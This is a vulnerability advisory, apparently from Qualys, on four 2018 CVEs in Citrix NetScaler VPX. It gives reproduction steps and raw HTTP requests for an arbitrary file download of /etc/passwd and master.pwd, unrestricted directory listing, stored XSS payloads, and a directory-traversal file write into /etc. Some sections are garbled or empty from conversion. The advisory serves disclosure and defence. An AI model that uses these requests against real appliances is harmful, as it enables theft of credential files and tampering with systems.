

## Citrix Netscaler Multiple Security Vulnerabilities

---

**SYSTEMS AFFECTED: Citrix Netscaler VPX series**

**SYSTEMS TESTED:**

Citrix NetScaler VPX 1000: Build: NetScaler NS10.5: Build 56.22.nc

Citrix NetScaler VPX 200: Build: NetScaler NS11.0: Build 68.12.nc

Reference: [https:// www.citrix.com/NetScaler/](https://www.citrix.com/NetScaler/)

Note: Exploitation for the below vulnerabilities require access to the Management Interface.

---

### **VULNERABILITY DETAILS:**

**CVE-2018-6808: Arbitrary File Download**


NetScaler allows user with permissions to create backup / certificate / key files. The files are stored in different directories based on the type of the configuration. Example: SSL Certificates and Keys are stored in /nsconfig/ssl/ directory; backup files are stored in /var/ directory etc. A user who has access to download similar files can download arbitrary files from the appliance.

**CVSS: AV: N/AC: L/Au: N/C:C/I: N/A: N**

**Steps to reproduce:**

1. Navigate to System : Backup tab
2. Start a proxy and put it on intercept mode to block the requests.
3. Click on download backup from the available backups  
A valid request is as below  
[http://192.168.146.130/rapi/filedownload?filter=path:%2Fvar%2Fns\\_sys\\_backup%2Ftest.tgz](http://192.168.146.130/rapi/filedownload?filter=path:%2Fvar%2Fns_sys_backup%2Ftest.tgz)
4. Modifying the filter=path value to any other file like passwd or master.pwd, will download that file.

See the below snapshot for reference, which shows the exploitation of the above request to download /etc/passwd file.



## CVE-2018-6809: Improper access restriction to file system access api.


Netscaler provides NITRO api to access or list the file in a specific directory. This api is called to list files in `/nsconfig/ssl` or `/var/` directory. etc. The api does not impose proper restriction on which directories should be allowed to be access, which allow a user with `“show system file”` command permission to access any directory present on the appliance.

**CVSS: AV: N/AC: L/Au: S/C:C/I: N/A: N**

### Steps to reproduce:

1. Login with an user account with `“show system file”` permission and access below request. This will list all the directories and files present in `“/”` directory.  
<http://192.168.146.130/nitro/v1/config/systemfile?args=fileLocation:%2F&pageno=1&pagesize=100>

Below is the snapshot for the above request output:




## CVE-2018-6811: Multiple Cross-site Scripting

NetScaler does not perform html encoding of user input data, which allows a user with permissions to UI modifications to add arbitrary payload to the UI parameters.

### CVSS: AV:N/AC:L/Au:S/C:C/I:N/A:N

Following UI components were found affected for XSS during the assessment conducted.

#### 1. Host Name



The screenshot displays the NetScaler configuration interface. The 'Host Name, DNS IP Address, and Time Zone' section is visible, with the Host Name field containing 'zorx', the DNS IP Address field containing '192.168.146.1', and the Time Zone field set to 'CoordinatedUniversalTime'. Below this, the 'Licenses' section is partially visible. The bottom of the image shows a code editor with the following HTML structure:

```
<tr></tr>
<tr>
  <td>
    <div class="global_settings_label global_settings_small_label">Host Name</div>
    <div class="global_settings_field">
      zorx
      
    </div>
  </td>
</tr>
```

Dashboard Configuration Reporting Documentation Downloads

**Welcome!**

Use this wizard for initial configuration of your NetScaler virtual appliance. To configure or to change a previously configured setting, click each of the sections below. If a parameter has already been configured, a check mark appears within a green circle. An orange circle containing a dash indicates that you have chosen to skip this section.

	<b>NetScaler IP Address</b> IP address at which you access the NetScaler for configuration, monitoring, and management. NetScaler IP Address: 192.168.146.130 Netmask: 255.255.255.0	<input type="text" value="1"/>	
	<b>Subnet IP Address</b> Specify an IP address for your NetScaler to communicate with the backend servers. Subnet IP Address: Not configured	<input type="text"/>	
	<b>Host Name, DNS IP Address, and Time Zone</b> Specify a host name to identify your NetScaler, an IP address for a DNS server to resolve domain names, and the time zone in which your NetScaler is located. Host Name: zoxr DNS IP Address: 192.168.146.1 Time Zone: CoordinatedUniversalTime	<input type="text"/>	
	<b>Licenses</b> Upload licenses from your local computer or allocate licenses from the Citrix licensing portal. There are 0 license file(s) present on this NetScaler.	<input type="text"/>	

[Continue](#)

## 2. Certificate Key Filename and Certificate Filename

### Request

Raw Params Headers Hex

```
POST /nitro/v1/config/sslrakey HTTP/1.1
Host: 192.168.146.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
NITRO WEB APPLICATION: true
rand_key: [REDACTED]
Referer: http://192.168.146.130/menu/neo
Content-Length: 144
Cookie: [REDACTED]
soc0=[REDACTED]
DNT: 1
Authorization: Basic dGVzdDp0ZXN0
Connection: close

object={ "params": { "action": "create", "warning": "YES", "sslrakey": { "keyfile": "res<script>alert(1)", "bits": "1233", "exponent": "3", "keyform": "PEM" } }
```


### Response

Raw Headers Hex


```
HTTP/1.0 201 Created
Date: Sat, 22 Apr 2017 08:37:05 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 57
Connection: close
Content-Type: application/json; charset=utf-8


{ "errorcode": 0, "message": "Done", "severity": "NONE" }
```





## 4. OCSP Responder





### **CVE-2018-6810: Improper Access Restriction / Directory Traversal**

NetScaler allows a user to create certificate and key file via certification creation wizard. By default, the certificates are stored in /nsconfig/ssl/ directory. The request generated to create ssl key and certificate is not properly restricted, this allows creating rsa key and certificates outside the intended /nsconfig/ssl directory by using directory traversal.

**CVSS: AV: N/AC: L/Au: S/C: N/I: P/A: N**

**URL:**

<http://192.168.146.130/nitro/v1/config/sslrakey>

In below snapshot it can be observed that using directory traversal it was possible to create a file in /etc directory

Go Cancel < >

Target: http://192.168.146.130

**Request**

Raw Params Headers Hex

```
POST /nitro/vi/config/sslraakey HTTP/1.1
Host: 192.168.146.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
NITRO_WEB_APPLICATION: true
rand_key: [REDACTED]
Referer: http://192.168.146.130/menu/neo
Content-Length: 157
Cookie: [REDACTED]
DNT: 1
Authorization: Basic [REDACTED]
Connection: close

object={"params":{"action":"create","warning":"YES"},"sslraakey":{"keyfile":"./certfolder/../../../../etc/xxx","bits":"1024","exponent":"3","keyform":"PER"}}
```

**Response**

Raw Headers Hex

```
HTTP/1.0 201 Created
Date: Sat, 22 Apr 2017 09:33:33 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 57
Connection: close
Content-Type: application/json; charset=utf-8

{"errorcode": 0, "message": "Done", "severity": "NONE"}
```

```
192.168.146.130 - PuTTY
root@zorxkimg src=x onerror=alert(1)> ls
auth.conf          ftpusers          iked_ctl          moduli             ns_set_corefile.sh  passwd            rc.d              spwd.db           syslogctl
backup.conf        gettytab         inetd.conf        monitrc           nscrlkrefresh_ctl  profile          rc.aubr          ssh               termcap
cronctl           group           inetdctl         netconfig         nssrb_ctl          protocols        rc.subr          sshd_config      termcap.db
crontab           gvinum          login.conf       networks          nsssl.conf         rpd.db          resolv.conf      sshd_config.aws  tty
defaults          host.conf       manpath.config   newsyslog.conf   rpl.conf           rc               services         ssl              vmware-tools
disktab          httpd.conf      master.passwd    ns_raid.subr     rrc.conf           rc.conf.defaults smalldisk.conf   syslog.conf      websocketd.conf
fstab            httpd.conf      mime.types       ns_rc.subr       pam.conf           rc.conf.defaults sshd_config      vmware-tools    websocketdctl
root@zorxkimg src=x onerror=alert(1)> ls
auth.conf          inetdctl         networks          ntp.conf          rc.conf           smalldisk.conf   syslogctl
backup.conf        group           login.conf       newsyslog.conf   ntpctl           rc.conf.defaults spwd.db          termcap
cronctl           manpath.config  master.passwd    ns_raid.subr     pam.conf         rc.d             ssh             termcap.db
crontab          host.conf       manpath.config  ns_rc.subr       passwd           rc.subr          sshd_config     tty
defaults         httpd.conf      mime.types      ns_set_corefile.sh  profile         remote          sshd_config.aws vmware-tools
disktab          iked_ctl       monitrc         nscrlkrefresh_ctl  protocols        rrc.conf        services        websocketd.conf
fstab            inetd.conf     moduli          nsssl.conf       rpd.db          rc.subr         shells          websocketdctl
ftpusers         inetd.conf     netconfig       nsssl.conf       rc               services         syslog.conf     xxx
```

## CREDITS:

The discovery and documentation of this vulnerability was conducted by Qualys Application Security and Research Team (QUASAR).

## CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to [quasar@qualys.com](mailto:quasar@qualys.com)

## LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2018 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way